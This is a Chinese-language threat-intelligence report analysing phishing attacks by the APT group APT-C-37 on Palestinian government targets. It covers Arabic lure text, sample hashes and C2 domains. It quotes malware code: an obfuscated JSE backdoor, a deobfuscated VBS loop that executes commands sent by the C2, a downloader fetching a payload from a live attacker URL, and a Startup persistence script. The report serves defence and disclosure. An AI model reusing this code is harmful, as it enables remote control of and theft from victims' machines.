APT 高级可持续攻击 拍拍熊 无文件

【微步在线报告】APT组织“拍拍熊”的最新攻击活动分析

微步情报局

2019-10-31 18:26:41 602

TAG：高级可持续攻击、APT、拍拍熊、巴勒斯坦、以色列、埃及、加沙、APT-C-37、无文件

TLP：白（报告转发及使用不受限制）

日期：2019-10-23

概要

“拍拍熊”，又名APT-C-37，是一个中东地区背景，使用阿拉伯语且有政治动机的网络攻击组织。据悉，“拍拍熊”是叙利亚支持巴沙尔政府的民间自发组织“叙利亚电子军”，且和“黄金鼠”即APT-C-27组织存在比较紧密的联系。从2015年被发现至今，主要瞄准某武装组织展开了有组织、有计划、针对性的长期不间断攻击，特别是针对巴勒斯坦、以色列、埃及等中东动乱国家的目标进行攻击。APT-C-37一直保持着积极的活跃度，典型的攻击目标包括政府机构、武装组织领导、媒体人士、政治活动家和外交官。例如近期针对巴勒斯坦的哈马斯和各党派领袖。

该组织近期活动频繁，微步在线对该组织近期的相关活动进行了分析，有如下发现：

·APT-C-37近期的主要攻击目标是巴勒斯坦政府。在获取的攻击情报中，APT-C-37组织借用巴勒斯坦近期局势、派系领袖动态、巴以加沙地区争端等议题作为攻击诱饵主题。

·APT-C-37在新的攻击中使用到的木马，继续采用了自解压、VB脚本和PowerShell无文件落地等多层技术隐藏木马实现规避杀毒软件查杀，以提高攻击的隐蔽性和持久性。

·微步在线通过对相关样本、IP和域名的溯源分析，共提取16条相关IOC，可用于威胁情报检测。微步在线威胁检测平台（TDP）、威胁情报管理平台（TIP）、DNS防火墙（OneDNS）、威胁情报云API均已支持该组织最新攻击的检测。如需协助，请与我们联系：contactus@threatbook.cn。

详情

微步在线长期跟踪全球180多个黑客组织。近期，微步在线监测到APT-C-37近期针对巴勒斯坦政府、外交、武装组织等相关目标展开攻击活动。攻击者利用巴勒斯坦境内时政态势、政府首脑、武装组织领袖信息作为对攻击目标的钓鱼攻击诱惑主题，例如：2019年巴勒斯坦局势评估、哈马斯领导人新丑闻、烈士家族声明等。在诱惑被攻击目标打开诱饵文档后，自解压释放并执行有恶意操作指令的木马脚本，用于下载后门木马。

“2019年巴勒斯坦局势评估”相关诱饵如下：

لماذا نرفض مبادرة الفصائل

عندما حان وقت تنفيذ المرحلة الثالثة من الانسحاب الاسرائيلي من مناطق (ج) رغم المماطلة والتأخير تم طرح مبادرة جديدة تمثلت بمفاوضات كامب ديفيد لحل كل القضايا ضربة واحدة.. فطلب منهم عرفات تنفيذ المرحلة الثالثة من الانسحاب حسب ما تم الاتفاق عليه في أوسلو.. فقالوا له اذهب الى كامب ديفيد وخذ كل شيء وضغطت عليه امريكا ومصر حتى وافق وذهب.. وعندما فشلت المفاوضات أصبح استحقاق الانسحاب الثالث في خبر كان...

وهنا لدينا اتفاق 2017 بخطوات تنفيذية لإنهاء الانقسام، وحماس التي وقعت عليه تماطل وترفض تنفيذه واليوم خرجوا لنا بمبادرة تعتمد على اعادة التفاوض على اساس كل الاتفاقات السابقة ومن ضمنها 2017..

يعني في حال عقد "لجنة تفعيل وتطوير منظمة التحرير" ما الذي يضمن لنا قدرة الاطراف على التوصل لاتفاق حول تشكيل حكومة وحدة وطنية؟؟ او التوصل لبرنامج سياسي مشترك؟؟ الم يسبق لنا تشكيل حكومة وفاق وطني؟؟ هل تم تمكينها من ممارسة واجباتها ؟؟

وفي حال فشل الحوارات سيصبح اتفاق 2017 الذي وقعته حماس في خبر كان..


لذلك اما تنفيذ الاتفاق واما اجراء الانتخابات وعلى الخاسر ان يتنحى تماما دون اي شكل من اشكال المحاصصة..

وانا شخصيا ارفض مبادرة الفصائل واذا كانت حماس والفصائل تعتقد انهم الكل الفلسطيني **وفتح** وحدها ترفض فلنجري استفتاء شعبي للاختيار بين تنفيذ اتفاق 2017 او السير بمبادرة الفصائل . ولندع الشعب يمارس حقه..

样本分析

微步在线狩猎系统在2019年8月、10月份捕获到多个APT-C-37的攻击钓鱼诱惑文档，钓鱼文档主题主要包括“哈马斯领导人新丑闻”和“2019年巴勒斯坦局势评估”以及前期的“烈士家族声明”。从捕获到的多个诱饵木马及关联木马功能判断，近期APT-C-37组织使用的攻击手法基本一致。

“2019年巴勒斯坦局势评估”攻击木马的整体执行流程如下：




此次攻击中，攻击者以“2019年巴勒斯坦局势评估”为诱饵主题，诱饵文档内容主要与拒绝巴勒斯坦派系倡议有关。木马运行后，在SFX自解压释放诱饵文档的同时，会调用mshta.exe执行远程脚本http://adamnews.for.ug/2020，2020为调用PowerShell下载远程JSE后门脚本cr.zip，利用WScript.Shell执行后门脚本cr.zip。相关样本列表如下：

SHA256	文件名
b6a31f6c12c2a51b507be44ce14b39728e38a63392b0f327dbbc4b71785d6148	قييم الحالة الفلسطينية 2019.exe（2019年巴勒斯坦局势评估）
c699c603a8e14fb4ac479c74814eab1c81a962887173dd6b2af616960c62c787	2020
45045260aa42d49a47e4f71e45830c07f898c73b3cc457325e03c0a12acef895	cr.zip


1.诱饵文件基本信息如下：

文件类型	exe
文件名称	2019 قييم الحالة الفلسطينية.exe
文件大小	384KB
MD5	e2448384afff94f2cc825d0a6c285e35
SHA1	462155461717e0b30e634da9676ed4b47c0e2cc7
SHA256	b6a31f6c12c2a51b507be44ce14b39728e38a63392b0f327dbbc4b71785d6148
时间戳	2019-04-27 20:03:33
涉及URL	http://adamnews.for.ug/2020 http://israanews.zz.com.ve/cr.zip http://192.119.87.148:4587/is-ready
C2	adamnews.for.ug


2.运行SFX自解压程序后，调用命令行启动mshta.exe执行远程脚本。



3.自解压命令实现从http://israanews.zz.com.ve/cr.zip下载JSE后门脚本并保存在temp目录下。




4.在执行PowerShell指令后删除JSE脚本文件。



5.JSE脚本经过了混淆，主要实现与C2建立远程通信和执行远程指令。受害主机与C2的通信指令协议以“<|>”分隔。

```
        d[e(c)]=k[c]||e(c)}
    k=[function(e){ return d[e]}];
    e=function(){return'\\w+'};
    c=1};
while(c--){
if(k[c]){
p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('i=1h 1e("14.1c");
i.12="P";
i.Q=-1;
i.M("J",S);
i.y("x o (j):j = W (j,"+n.q(e)+" "+n.q(e)+"):H = 0:1f H < N(j):o = o & R(j(H)):H = H + 1:V:Y x");
i.y("E"+"X"+"E"+"C"+"U"+"T"+"E"+"G"+"L"+"O"+"B"+"A"+"L"+"(o ("+n.q(e)+"r d t d r h h l z f 8 b 3 2 2 c 3
',62,83,'||49|44|48|51|50|52|57|53|54|56|55|32|34|40|41|114|VBS_ENGINE|HOUDINI|67|97|101|String|SPLTER|11
}))
```

6.向C2发包含系统用户信息的首包。



7.对JSE脚本去混淆，分析发现该脚本主要负责与C2通信并执行C2下发的远程控制命令。

微步情报局

IOC 16

```
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
spliter = "<" & "|" & ">" 指令元素以<|>分开
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
dns = 0
on error resume next
instance
while true
install
response = ""
response = post ("is-ready",information)
if httpobj.status <> 200 then
   if dns >= ubound (host) then
      dns = 0
   else
      dns = dns + 1
   end if
end if
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
```

8.后门指令以及相关功能如下表：

C2命令	功能	注释
excecute	Cmd命令	执行cmd命令
send	download	执行下载文件
site-send	sitedownloader	到指定网站下载文件
recv	upload	上传数据
enum-driver	http.post "is-enum-driver"	http.post传输枚举驱动信息
enum-faf	http.post "is-enum-faf"	http.post传输枚举目录文件信息
enum-process	http.post "is-enum-process"	http.post传输枚举系统进程信息
delete	deletefaf	删除文件
exit-process	exitprocess	结束后门进程

关联分析

图-APT-C-37近期攻击活动

2019年8月5日，以“烈士穆罕默德·阿里·阿卜杜勒·卡德尔·拉德万的家族声明”为诱饵主题进行钓鱼攻击。诱饵木马释放出的两个VB脚本，主要是用于下载不同的两个后门代码脚本（http://fateh.aba.ae/xyzx.zip、http://fateh.aba.ae/abc.zip）。从释放的两个down脚本代码高度重合判断，两个下载链接中有一个是黑客用于备用的后门脚本下载链接地址。




图-“家族声明”SFX诱饵木马

```
<job>

<script language="VBScript">
Sub sleep (Timesec)
    Set objwsh = CreateObject("WScript.Shell")
    objwsh.Run "Timeout /T " & Timesec & " /nobreak" ,0 ,true
    Set objwsh = Nothing
End Sub


strLink = "http://fateh.aba.ae/abc.zip"
    ' Get file name from URL.
    ' http://download.windowsupdate.com/microsoftupdate/v6/wsusscan/wsusscn2.cab -> wsusscn2.cab
    strSaveName = Mid(strLink, InStrRev(strLink,"/") + 1, Len(strLink))
    Set objwsh = CreateObject("WScript.Shell")

    Set objFSO = CreateObject("Scripting.FileSystemObject")

For i = 1 to 10
    strTempFile = objFSO.GetTempName

Next

    strSaveTo = objwsh.SpecialFolders("appdata") & "\" & strTempFile & ".jse"



    ' Create an HTTP object
    Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
```

图-down后门脚本代码

2019年8月25日，以“哈马斯领导人新丑闻”的地区社会热点为诱饵主题，在诱饵文档中，阐述了哈马斯某领导人贪污以及生活腐败问题。诱饵木马释放出的ss.vbs脚本主要将快捷链接History.lnk备份到开机自启




图-“哈马斯领导人新丑闻”SFX诱饵木马

```
On Error Resume Next
dim path
path=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%temp%")
dim path22
path22=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%appdata%")
dim objFSO
set objFSO=CreateObject("Scripting.FileSystemObject")
objFSO.CopyFile path & "\History.lnk", path22 & "\Microsoft\Windows\Start Menu\Programs\Startup\"
Set WshShell = WScript.CreateObject("WScript.Shell")
WScript.Sleep(20000)
WshShell.Run("""&path22 & "\Microsoft\Windows\Start Menu\Programs\Startup\History.lnk""")

'========== hide attribute ==============
HideDocuments(path22 & "\Microsoft\Windows\Start Menu\Programs\Startup\History.lnk")
HideDocuments(objFolder)

Sub HideDocuments(filespec)
    Dim fs, f, r
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set f = fs.GetFile(filespec)
    f.attributes = +2 +4
End Sub
'========== hide attribute ==============
```

图-“哈马斯领导人新丑闻”SFX诱饵木马ss.vbs脚本

最新的“2019年巴勒斯坦局势评估”攻击涉及到的木马和攻击手法与此前8月份有关安全研究员披露的攻击事件使用到的技术存在很大的重合性。几次事件中，基本都是沿用SFX自解压和mshta.exe执行远程脚本，并最终投递JSE后门。

图-“2019年巴勒斯坦局势评估”SFX诱饵木马

威胁指标（IOC）

IP	端口	域名	样本	标签
192.119.87.148	5	2	0	4
域名	**子域名**	**历史IP**	**样本**	**标签**
miracl-jewll.dyndns....	0	0	0	4

sooma-in-heart.dyn...	1	0	0	4

Hash	检测结果	样本	标签
03d82852bbb28d17...	0/0	0	0
08fa35e25f4c7a6279...	0/0	0	0
2e5f9bb1cef985eab...	0/24	0	0
36fe809c98b18a042...	0/24	0	0
3b1e0bf8639592578...	3/24	0	0

查看全部9条

url
israanews.zz.com.ve/cr.zip
adamnews.for.ug/hwdownhw
fateh.aba.ae/xyzx.zip
fateh.aba.ae/abc.zip

2 赞

评论

已有0条评论，快来说说你的想法...

已经到底了，没有更多内容了